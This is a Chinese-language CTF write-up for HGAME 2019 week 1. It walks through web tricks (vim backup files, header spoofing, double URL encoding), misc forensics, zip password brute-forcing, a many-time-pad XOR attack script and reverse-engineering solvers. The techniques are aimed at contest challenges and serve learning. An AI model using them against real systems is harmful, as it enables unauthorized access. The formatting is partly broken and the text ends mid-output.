HGAME 2019 week-1 writeup


ID:自闭傻狗

WEB

谁吃了我的flag

用vim编写网页未保存关机 会产生备份文件 如下图下载备份文件


用winhex打开



结束

换头大作战


根据提示信息修改请求头



结束

very easy web

浏览器一次url解码 代码函数一次url解码 所以要两次url编码viadr



hgame{urlDecode_Is_GoOd}

```php
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar",$_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```


结束

can u find me?

看源代码


```html
<!DOCTYPE html>
<html>
<head>
    <title>can u find me?</title>
</head>
<body>
    <p>the gate has been hidden</p>
    <p>can you find it? xixixi</p>
    <a href="f12.php"></a>
</body>
</html>
```


f12找到password



yeah!you find the gate

but can you find the password?

please post password to me! I will open the gate for you!



post后出现链接


yeah!you find the gate

but can you find the password?


please post password to me! I will open the gate for you!

right!

click me to get flag




点击新链接 提示太快



aoh,your speed is sososo fast,the flag must have been left in somewhere

burpsuite抓包




结束

MISC

Hidden Image in LSB

stegsolve



结束

打字机


google以图搜图找到这个网页

对应解密即可


结束


Broken Chest

winhex打开 发现文件头是OK 改成PK 最后的的字符串S0mETh1ng*U5efuL 记下来备用*



*打开新压缩包 密码为S0mETh1ng*U5efuL







结束


Try

打开包 发现dec.zip





把dec.zip拖下来 解压出两个文件






猜想压缩包密码是hgame+8位数字 建好字典后用apzr爆破出密码为hgame25839421






解压压缩包得到jpg

用binwalk分解



又是一个加密的zip 尝试伪加密破解

成功解压出doc文件 打开是空白 显示word隐藏文字后得到flag




结束

CRYPTO

Mix


摩斯密码解密一下



16进制转ascii码

尝试栅栏

由于flag格式为hgame{xxx} 选取tsmyq{Q4eK_oDkbf0}进行凯撒解密



结束

perfect_secrecy!

网上脚本修改后自用

```

import string

import collections

import sets

def strxor(a, b):

    return "".join([chr(ord(x) ^ ord(y)) for (x, y) in zip(a, b)])
```

c1 = "daaa4b4e8c996dc786889cd63bc4df4d1e7dc6f3f0b7a0b61ad48811f6f7c9bfabd7083c53ba54"

c2 = "c5a342468c8c7a88999a9dd623c0cc4b0f7c829acaf8f3ac13c78300b3b1c7a3ef8e193840bb"

c3 = "dda342458c897a8285df879e3285ce511e7c8d9afff9b7ff15de8a16b394c7bdab920e7946a05e9941d8308e"

c4 = "d9b05b4cd5ce7c8f938bd39e24d0df191d7694dfeaf8bfbb56e28900e1b8dff1bb985c2d5aa154"

c5 = "d9aa4b00c88b7fc79d99d38223c08d54146b88d3f0f0f38c03df8d52f0bfc1bda3d7133712a55e9948c32c8a"

c6 = "c4b60e46c9827cc79e9698936bd1c55c5b6e87c8f0febdb856fe8052e4bfc9a5efbe5c3f57ad4b9944de34"

c7 = "d9aa5700da817f94d29e81936bc4c1555b7b94d5f5f2bdff37df8252ffbecfb9bbd7152a12bc4fc00ad7229090"

c8 = "c4e24645cd9c28939a86d3982ac8c819086989d1fbf9f39e18d5c601fbb6dab4ef9e12795bbc549959d9229090"

c9 = "d9aa4b598c80698a97df879e2ec08d5b1e7f89c8fbb7beba56f0c619fdb2c4bdef8313795fa149dc0ad4228f"

c10 = "cce25d48d98a6c8280df909926c0de19143983c8befab6ff21d99f52e4b2daa5ef83143647e854d60ad5269c87"

c11 = "d9aa4b598c85668885df9d993f85e419107783cdbee3bbba1391b11afcf7c3bfaa805c2d5aad42995ede2cdd82977244"

c12 = "e1ad40478c82678995df809e2ac9c119323994cffbb7a7b713d4c626fcb888b5aa920c354be853d60ac5269199"

c13 = "c4ac0e53c98d7a8286df84936bc8c84d5b50889aedfebfba18d28352daf7cfa3a6920a3c"

c14 = "d9aa4f548c9a609ed297969739d18d5a146c8adebef1bcad11d49252c7bfd1f1bc87152b5bbc07dd4fd226948397"

c15 = "c4a40e698c9d6088879397d626c0c84d5b6d8edffbb792b902d49452ffbec6b6ef8e193840"

c16 = "c5ad5900df8667929e9bd3bf6bc2df5c1e6dc6cef6f2b6ff21d8921ab3a4c1bdaa991f3c12a949dd0ac5269c"

ciphers = [c1, c2, c3, c4, c5, c6, c7, c8, c9, c10,c11,c12,c13,c14,c15,c16]

target_cipher = "c2967e7fc59d57899d8bac852ac3c866127fb9d7f1e5b68002d9871cccb8c6b2aa"

final_key = [None]*150

known*key*positions = set()

for current_index, ciphertext in enumerate(ciphers):

```
counter = collections.Counter()

for index, ciphertext2 in enumerate(ciphers):

    if current_index != index:

        for indexOfChar, char in enumerate(strxor(ciphertext.decode('hex'), ciphertext2.decode('hex'))):

            if char in string.printable and char.isalpha(): counter[indexOfChar] += 1

knownSpaceIndexes = []

for ind, val in counter.items():

    if val >= 7: knownSpaceIndexes.append(ind)

xor_with_spaces = strxor(ciphertext.decode('hex'),' '*150)

for index in knownSpaceIndexes:

    final_key[index] = xor_with_spaces[index].encode('hex')

    known_key_positions.add(index)
```

final*key*hex = ''.join([val if val is not None else '00' for val in final_key])

output = strxor(target*cipher.decode('hex'),final*key_hex.decode('hex'))

print ''.join([char if index in known*key*positions else '*' for index, char in enumerate(output)])

target_plaintext = "The secret message is: When using a stream cipher, never use the key more than once"

print target_plaintext

key = strxor(target*cipher.decode('hex'),target*plaintext)

print key

for cipher in ciphers:

```
print strxor(cipher.decode('hex'),key)
```

```
```

```
olddog@ubuntu ~/c/g/hgame2019> python attack.py
*TP_:s_not_safe_if_more_tha&_once
The secret message is: When using a stream cipher, never use the key more than once
LTP:aY<~w>ttdJkg_Mrh6apha-O<fcf
S]Y:tNsae>lpwLzf$H'e{y{j<
zh'
K]Y:qNy}
          v}5uVkf$}&!(bc*
_haf
ah')l<^`<Xsp-vdhl
OTP_~sK<ef_jlp6Saqmr/e[icdnItnan
RHzH<fi{$a~[.tvr!+o<Bin]tfy"
kw-+(]cknFu`ev
R{dhby_pexs-sby&eIri/=B}uh"
OTP:x]qo
          vap6\kevyh(m<L/%Dyka"
ZFbrXyx qipea#V<% (Kevn]yuy"
OTP:}Rs} qp5_em5<<-my-X&E<lcg
wS[:zSrm
qyh1`yh/Es'ig&#
RR
   uNy~{$xsJ.J$o!)mrnjnc<`k
OTT
   :bTe*hva6]av`<.*z{h{n~t~-q
RZ5:eTslipsJ.wayhnhh}nFuij"
SSB_i~Sifd_W$rd[kw_pt- (Kd{&
onag
olddog@ubuntu ~/c/g/hgame2019>
```

补上未打印字符

```
hgame{OTP_is_not_safe_if_more_than_once}
hgame{*TP_:s_not_safe_if_more_tha&_once}
```

结束

Base全家

这题我没什么好写或者截图的 我是纯手工复制黏贴解密的 如果次数多一点的话可以写python读文件解密 结束

RE

brainfxxker

当指针指向的值为0时 不进入[+.] 即成功 9个字符解法对应如下

```
,>++++++++++[<----------]<++[+.],>++++++++[<--------]<-[+.],>+++++++[<-------]<---[+.],>++++++[<------]<+++[+.],>++++++++[<----------]<++[+
.],>++++++++++[<----------]<--[+.],>++++++++++[<--------]<-----[+.],>++++++++++[<----------]<+[+.],>++++++++++[<--------]<---[+.]


a-10*10+1+1=0      a=chr(98)='b'
10-1*10

b-9*9-1=0          b=chr(82)='R'
9-1*9

c-7*7-1-1-1=0      c=chr(52)='4'
7-1*7

d-6*6+1+1+1=0      d=chr(33)='!'
6-1*6

e-10*8+1+1=0       e=chr(78)='N'
8-1*8

f-10*10-1-1=0      f=chr(102)='f'
10-1*10

g-8*10-1-1-1-1-1=0 g=chr(85)='U'
10-1*10

h-10*10+1=0        h=chr(99)='c'
10-1*10

i-8*9-1-1-1=75     i=chr(75)='K'
9-1*9
```

结束

HelloRe

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char s[8]; // [rsp+0h] [rbp-30h]
  __int64 v5; // [rsp+8h] [rbp-28h]
  __int64 v6; // [rsp+10h] [rbp-20h]
  __int64 v7; // [rsp+18h] [rbp-18h]
  unsigned __int64 v8; // [rsp+28h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  *(_QWORD *)s = 0LL;
  v5 = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  puts("Please input your key:");
  fgets(s, 32, stdin);
  s[strlen(s) - 1] = 0;
  if ( !strcmp(s, "hgame{Welc0m3_t0_R3_World!}") )
    puts("success");
  else
    puts("failed..");
  return 0LL;
}
```

结束

わかります

v8 v9已知 求ptr的时候其实是6X6的矩阵求逆相乘 ptr的0.5字节和v7的0.5字节组成了flag的1字节

写出脚本

``` from numpy import *

a2=[[8,1,7,1,1,0],

```
[4,8,1,2,3,9],

[3,8,6,6,4,8],

[3,5,7,8,8,7],

[0,9,0,2,3,4],

[2,3,2,5,4,0]]
```

a2=array(a2)

v8=[[0x7A,0xCF,0x8C,0x95,0x8E,0xA8],

[0x5F,0xC9,0x7A,0x91,0x88,0xA7],

[0x70,0xC0,0x7F,0x89,0x86,0x93],

[0x5F,0xCF,0x6E,0x86,0x85,0xAD],

[0x88,0xD4,0xA0,0xA2,0x98,0xB3],

[0x79,0xC1,0x7E,0x7E,0x77,0x93]]

v8=array(v8)

v8=mat(v8)

v9=[[0x10,0x8,0x8,0xE,0X6,0XB],

```
[0X5,0X17,0X5,0XA,0XC,0X17],

[0XE,0X17,0X13,0X7,0X8,0XA],

[0X4,0XD,0X16,0X11,0XB,0X16],

[0X6,0XE,0X2,0XB,0X12,0X9],

[0X5,0X8,0X8,0XA,0X10,0XD]]
```

v9=array(v9)

v9=mat(v9)

a2=mat(a2)

a2_=a2.I

ptr=v8*a2_

v7=v9-a2

print ptr

print v7

ptr_=ptr.tolist()

v7_=v7.tolist()
```

flag=''

for i in range(6):

```
for j in range(6):

    flag+=chr(int((bin(int(ptr_[i][j]+0.5))[2:].zfill(4)+bin(v7_[i][j])[2:].zfill(4)),2))
```

print flag

```
olddog@ubuntu ~/c/g/hgame2019> python wak.py
[[ 6.  6.  6.  6.  6.  7.]
 [ 3.  5.  7.  6.  6.  6.]
 [ 6.  5.  4.  6.  7.  7.]
 [ 3.  7.  5.  6.  7.  5.]
 [ 7.  6.  7.  7.  5.  7.]
 [ 7.  6.  6.  3.  6.  7.]]
[[ 8  7  1 13  5 11]
 [ 1 15  4  8  9 14]
 [11 15 13  1  4  2]
 [ 1  8 15  9  3 15]
